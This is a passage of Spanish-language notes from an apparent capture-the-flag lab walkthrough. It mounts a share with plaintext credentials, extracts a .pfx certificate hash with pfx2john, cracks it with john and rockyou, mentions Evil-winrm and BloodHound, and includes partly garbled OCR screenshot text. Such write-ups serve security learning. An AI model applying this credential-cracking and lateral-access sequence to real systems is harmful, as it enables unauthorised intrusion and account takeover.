mount -t cifs -o 'username=Sierra.Frye,password=$$49=wide=STRAIGHT=jordan=28$$18' //10.129.125.206/RedirectedFolders$ /mnt/search
```


hacemos un tree y sacamos esto




que son dos claves privadas

Evil-winrm puerto 5985-5986





angerous Software Protection
ptive content Learn more
loads
ted and uncommon s
rvers to confirm the c
rypted connection be
if HTTPS-Only Mode
in all windows
in private windows only
Mode
Certificate Manager
Your Certificates
Authentication Decisions
People
Servers
Authorities
You h
Cert
View...
Backup...
Backup All...
Import...
Delete...
OK
Password Required - Mozilla Firefox
Please enter the password that was used to encrypt this certificate backup:
Cancel
Sign in



File Actions Edit View Help
pfx2john staff.pfx
staff.pfx:$pfxng$1$20$2000$20$ab06d852d1875d818341c5737782c7117277265e$3082108730820620060092a864886f70d010701a0820611048206d0308206093082060506 0b2a864886f70d010c0a0102a08204fe308204fa301c060a2a864886f70d010c0103300e0408cc8cfc26a55751d20
20207d0048204d84c47771cf7a511ef48be54a6ea3027bf5a5dfe33188247f4b865278dcd18c6210a43e6ef6d2055c9fcd480fd20838dcaa2e5f7dfbdbd2a436db0a1986d1caf085f9bc39f12f1dad44361cfcef52bdaa3413e91744b1ba5728890b00290228e785fdfd25c7c37418fff491cf46f43b8
0a8ee2cb4108692733f46b10cfc8a1ddf9c2201713482a7efb2ce68ac4ccacbde4347f528b687abc815c2289f6b0f5bbf70a37d23f9039ae799df3577c71a6a2283442e2be53b4b21a4c592a19f251710e549ec30eee64b6c147c28a1416ccd8d78ec87be4eab9f4344eb4ae5ca6ceda44d2fb6262e53c
5ffd6dc8c1f98282378e124b26739527be59ff6e0c606ba38894e462f0fd5cf43929e9423a56a805b9e70d52babbb9b38476031cf75104ccd6605085 4e83fa9e20e08698fc10b94159bbdce31887928ffa57423f735f9de41f1cb56314c7620395baa478ed3ddd951c0d032b7fa45323ea727cba76c5
27b7ee7386dfee3b392dccc561e8ff483cbc02c86ae88bad06132a9888bed2c18bbddea362b747e04aa804e2a1a5c5cdee261ca644cffdcdf7011bf250a9a756f2baaaed14f656f2cca388a1ee3d09bb73dbbb39b6c35cbd31490c20cb815b9af5338d9f97da8fe0fe142ae3df6682a2409943c0b065
83ff6dd50d23eec07ccdab5001e029331e4d2afc9af37b47cff3a0ebbcc4347295cab534246a7ff9ea02fc976763da3866661d2762c0f8604f5b6139fd4ac23322226a33787033b074d6d6f5eb231926bbf942f77b895146d7d87250669acf913cf5602ce7f09aa27255f56fb2e6ea7cb73e1ca20a1d0
4e90afc4f00eb0e26910d6bfc5d21adedf78494e78b1d575957c10221c2d65a74358ab6bdbe202e1263b61dafed21eda4e55b5ebe7959711983cbcccc4b50db278c16efd5861c6eadfe9237cb0ca23f945ba7a5f87037103704bd98b333c43a893a9190861587b556db20144f0caf69d3ef11b502cff
a79b593ad3996cfd1ddbaad1f1501ebd7e6cb84b4c68a0734d14352f952d56e88134ab824dee12ed6a513c2b87350cbd290b2d69cb46b6fd10ba285127b1325d5a5099d28de018b00eb6b3c5cd80c59a9b984c50cc8b6781fee9f7b7e6a346f0e71eb91e5e1cc82636a6f06863aec31997215b9b476e8
c1d1c3efb79d7ac69f7fbe8e91bc801022dfc72c89bf184d4a10b54f1194d80a826e7853b1c2f9fd9cbbbddea6677c1fcdc3566974117ef80ae678a9fecb03e24e1d917e325793efcf2fedd288a69ea20fd93be5131eab002e5d0e454b937d7b6d1e949938d4bb8346b7e29354359a8405829 6fbc320
bc822130ea91a6e7a343d0e5263465e135d367e0818dbae4aa4a3a30fa27e80afa78a0640c24ecfcc37ed659c40d9a9d6dc2081e6b1a028fec3b9e3da7bfb55a5a79cc7c9419be8f7c8f6f8763106a0a66850625 7fed0d917293bb710acb4b938c14038d45ffed12b90cb08c51a47b7479ef6c256140
30740a0f7b50cd1f69cefe364c40f20bf351c73f801c96d1a589e41da6fa24f5c23b42feb9608fdde363d69c930c78424 feb2712242b04fe70e4e766a3409336aee2e93766b3019dc1a209ab1110 4c028595e5b8f6c6bf324cfc6e3ff49e50c1b3adf43026bd5259277c660df5bc59794ea3ce2c952
8edc2375fae1d308023acc5e6eaf416c6f131bc5e7be7504b2b7fa43b2c27a70c283e739ca477b9f1f92e3ab50b24624b04f44a2055eae369380b930116ab8378149cfb3181f33013060924864886f70d0109153106040401000000306b06092b06010401823711013 1e5c004d0069006300720 06
f0073006f006600740020004500 6e006800610 06e006300650064002000430072007900700074006f006700720061007000680069006300200050007200 6f0076006900640065007200200070003100 2e003030 6f06092a864886f70d010914311621e6000740065002d00490054005300650063004f0
0700073002d0043 4003200610064003000330063003700 2d003000370061003 002d0034006400610061002d006200320037003300 2d006200650031003100640064003600390031006400610061530020a5f06092a864886f70d01070 1a0820a5030820a2060 2a864886f70d010701
1301c060a2a864886f70d010c0103300e040865069dc0f155738020207d080820a186f141b260aaa97c26b4502f1c4ba96cd27d7f29d7d06dac0f1f277eb1e2e1b76ce583829efe32dca036fbcf32a374c9ff62aaa8275b546a3e9cbe97ca3902e2bb48a20c6f634bdbfaf7dd66c3faa8371cbf88d
0f931f9098f4415646932f85b881268342ce853c83c5a58f9df76da6c220797 acca5c9c77b9592d6943e3a9f86acbc62581c51718 4dcedcde11dca5d762c0bc60f3496508a63b90e1ddf6a6f8c95ea228 ec71cb16c8ef2bde1b1c2adff3be419f95ae89bd5378518155e2f0ff625f35829873eed983
6146e55cdfa5dbb665a3c57c07f1a4ce674f3e31ea8e7766abb3e33f91a383430cc4504948620b94c8bd214f2966d6f231bcb25e76ca60da451b439aa9380dac81b7ed8de29dd5b26c4a2166342bf0ab07474c5e66bfbdaff12ea8702a3966aa95a15e624f2df1f8fc3f834865 0a0d3e3bfdf712b033
ec1fd8ad52900f0250b9df7fbdcccc4a3a9c6689d33948b567bb7db38484421e63d545d7f68c778bff4d4790f46149f8f45b59f2543e008b52a3dd66aa07410c576ccb5c16e9a6faad6598842ed8fb9ada03f64f9a567a156bae0e108e8aa76c929ce76c4d86420b2afbd0f715bce68e98127d91266e7
3e88a1834821eb487165dbdcffdab190cf051c8318c45e8e70a3bfc0ed8028f8c13c8802395eea7e59e337cfbcfcfebc7a09fc08daa9fce7ab2bac1159607c8c8799ef6d8240d4d82d515c56388c06f481ac70d21e859ae62466977a7a828f59a14f3432592 1b10ae12088f378a9b1baa7d839f2e681
57695ce37b550ec939cd45ef87cdbc0d83131bd02edb30fbfeb87f37820c7d63dd15b13a4ac23c22bf3d078b1f302aef579b538606eb9f984c7320ba0eef05fc54f44eced2813885bc8a08b849b9d2b186ce8ea5f64cab61a85d0b1abd74bbe77f81c4697dac8755f70856976d82fd26d038f596c4c5
af9e69e62d1f975eaf21e180eaf03787aa300f4fe5bd113bc967e9a49babd3f1091e6a70983233c4c60abdd95c246d076a3ee4140c0bb4e952accf7316275751251e72a2be8a21557df069b2eb229f58b62501b12b9482db759e40508a3b6a01133fe5d909374224268df8f5ebd947b0972378703f4
da5086931f36cbb12164271b09f7884ad7d5bf90932314e07832540a48f5dc6a7d243985c4f5e71f35664235 3e8f5380cd13b44acbdf0a6adb99ba354c6f6a2ee51734f5db0ff9a257c2797c43dd37134fe36e594439bc76957040e4289f8f3860b7d394c84dd8a095362a4254c2fe7e5fc6cd4 1132f
ab88f69bb12cadd61696fbce15e9276b99430312c8b3603afb58d5c36ad8419c01288a3dc37fd96045f122d80a908cb3c78f5ed9b061fcd3d80630c64c05dc4d70964b231970 0e3e3f0f5bfa726effba65d08f794bae0a696bafa46636a5b10d11212c1fd5731e8d65a2d126ca2b3138126037 2c985
87622341fefc3c295364a1a280b9c9f6db1ef6fba01d668c368679cefae4a7a3a48fdbf8567e025bc5212ad54d3ffad1a58b73e76972a1046209ee76d4a659a9faaba138d49ef7b9fd07780f83b65ac2235d12d5823ce1c270a02bcf71b363f09aaade1d2f37213daf19e834d567b7864ee0 439d9
c56b076ba1251563890d791edf09b30b64ed8d8b1598fbebfc3c9cff59ebe0e8068952a1d6de8a87a5673b3ae1988b2bf09792b814400662a8958e8b5f92cd1729eaddf4b2caf4423c38343f18a378216a4f3b33d538ed9f30ba06bd6f63b0704227bd2ea5b452b10de6bcd823aa3729b80a488437c0
fa31169701b58575278b6d755910f5e7c33d8881 4ad502aae4ddbbb0cde76b35719660991f146b54b31d51d151896f073be5047702c3610cd4349be5ea46f013aab42fca641b718e4c2712ec528088ac984a7c5ebf327bfbe6d3c1de76d5cac6d8fb22665f085581437efe4f0817b4f4143aecff6abab
57a580b4c6fdc8878f243b1ba3de1e74553f8b2c22f0b1ceb9e50c60d32a5af0f3a889b6fba497cdfdeabf63644a0702708beccffb241f57e961f4eeeea0eceb041bdfa26213fb416acaa09cdde498f0bf0f1f074abd727222ed86b2141340307157543f8c64d54d95c969fc62d4165de81c60aed4b99
07525466325e4b5e5ff0c93855289d7bc6f792d7bedf8e83994e7c4c860e12c5eb353594fbe4bac7f0c8889d54726504295 1e3dda64db77276dad082a0aa0f210ca870553fb3cb66c4a1c359644d4a65b23d1bb37cff6e2afe05284558cf5c48f3a1c60b13e679acbaac072e398faebb7e7e65f92b3
a2cbc0fa80ea9cbe0ac80d82d3bc13293861498b1813fa7c22c7751d8e773041a6a3f38ff648716a4d2ac5b6caaee914b5fc76f7dfafb7fb2005b2d28c5b4dad563d6b2c5fb36f81776d37bb0e856a2fcb5f4fcca1862fd81e453bcb865c7327702052cf200c65908a0aaeee8ad2ea8a8ddefe8a765d63
32d4e690ff0196177f95bbf554c45c8bd876b66ae53863f5ad2dd86ea81e099edcea9bc029984b9be692ad5e8d55f9936350d1bb608f0ee28375d28984b02efbf36296175eaf2ced27b2e9135d3721845 4ca8ed5a6f391121df713f3f0fbb376ac3bd5e58ab27c4abc231496f50e128e58d1f3b53586f
c6af71a6ebefc4318840a2ab7d60febca43151fa96a96eb825eea689966a636d9f8eeaae94428b95abe31749c09953803cccd80d5ff4df34c8986bb4b7063c97dddb1dcdff3206081ed072f6725a69affc20ec8c76db8bc95ff3c8b22bf343850a032437db7ebfadbec7c091ef7675c6aeb7372ed03e
e97f193eaba1ebc8036f5a930f9e424c0679ebf1835da82741b241f203a84dfae1afc6f6e506e3a422982aba81e41944a783b55ce76e3c7c6c995e7655897ced5dd28365 97e841eeecdd109554fbd31c3ab5d5fc01558fcc3242566fa41e223f9a90003cace4a1c4d217 4d77ce93daf70d08ce45a685
335a79a8f8dc96cec7d55d1e588a0df47c15bee8820763e6619c14b73ec5aa08d916ae38d7f707dde78038440da75f98078d5f42e49a2b90b21b7e7e510257ad89e8f8615e217bd654c5bba10329d9e68cd7bdeca9fe741d87efba84986737b86a0974b1600053daf8cb49edc06329f4c262217c573
59ab57088c955ee59c89b5157335134346 51d2018a186f12bd885ce5e0f688fd5c038bb6e8fb049fee4dba0117e890abe8bbefa06a2684 3218ce2997e0440c479929227 6b51f3cb5171d71a71cb9d483fa17315c4ce9026ab1e76ca0b2c8c629a3fccca944e21abc2553e5b0678d8f8eb341211a96d39
ed8853fc2215d04c3de0562b1ea472d68c2f73f875b52fe76a3af31ed5b563ce7f0d6160b97b39737dc64f40233f7abeb6e52a90628a2c3f2257da35d028230b0683be0639f2cfc6e975a95a30bc35c842558d6a97fc6e4449b0d38e2a92798449e5253994deacc0fe0918d3a9de28af440e3fc47f
2e2f2c09aefd9837f833bd203f32fe31739820341a818aae6736ca6b970e2d2cab693f7025fc8b970f7586ea132a200366ad918a886e9b4ac3f623eb3e3aa2e8f0a753b2e2e3a6824c62cf474bc9f016f61dc15e71e7c1a093f3b9f68e0e77d63ad83fea15f8966eac4461798de68c63fad98e6559b6
c5f4ed9ba21f3ebcd2d2d99e6c4eb545145f00c2f7b4f$7cb817f56b669eb6cbe6530b891ad66c898c91a4:::staff.pfx
pfx2john staff.pfx > hashpfx
ls
excel
20240521202005_containers.json
20240521202005_gpos.json
20240521202005_ous.json
allports
creed
escaneo
hashpfx
search-RESEARCH-CA.p12
users
20240521202005_computers.json
20240521202005_domains.json
20240521202005_groups.json
20240521202005_users.json
allports_ep
creed2
hash
Phishing_Attempt.xlsx
staff.pfx
usersexcel
john --wordlist=/usr/share/wordlists/rockyou.txt hashpfx
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
misspissy (staff.pfx)
1g 0:00:00:53 DONE (2024-06-06 19:08) 0.01862g/s 102175p/s 102175c/s 102175C/s misssnamy..missmuffet01
Use the "--show" option to display all of the cracked passwords reliably




entramos



Siempre que se tenga un nuevo usuario es principalmemte ver el BLoodhunt

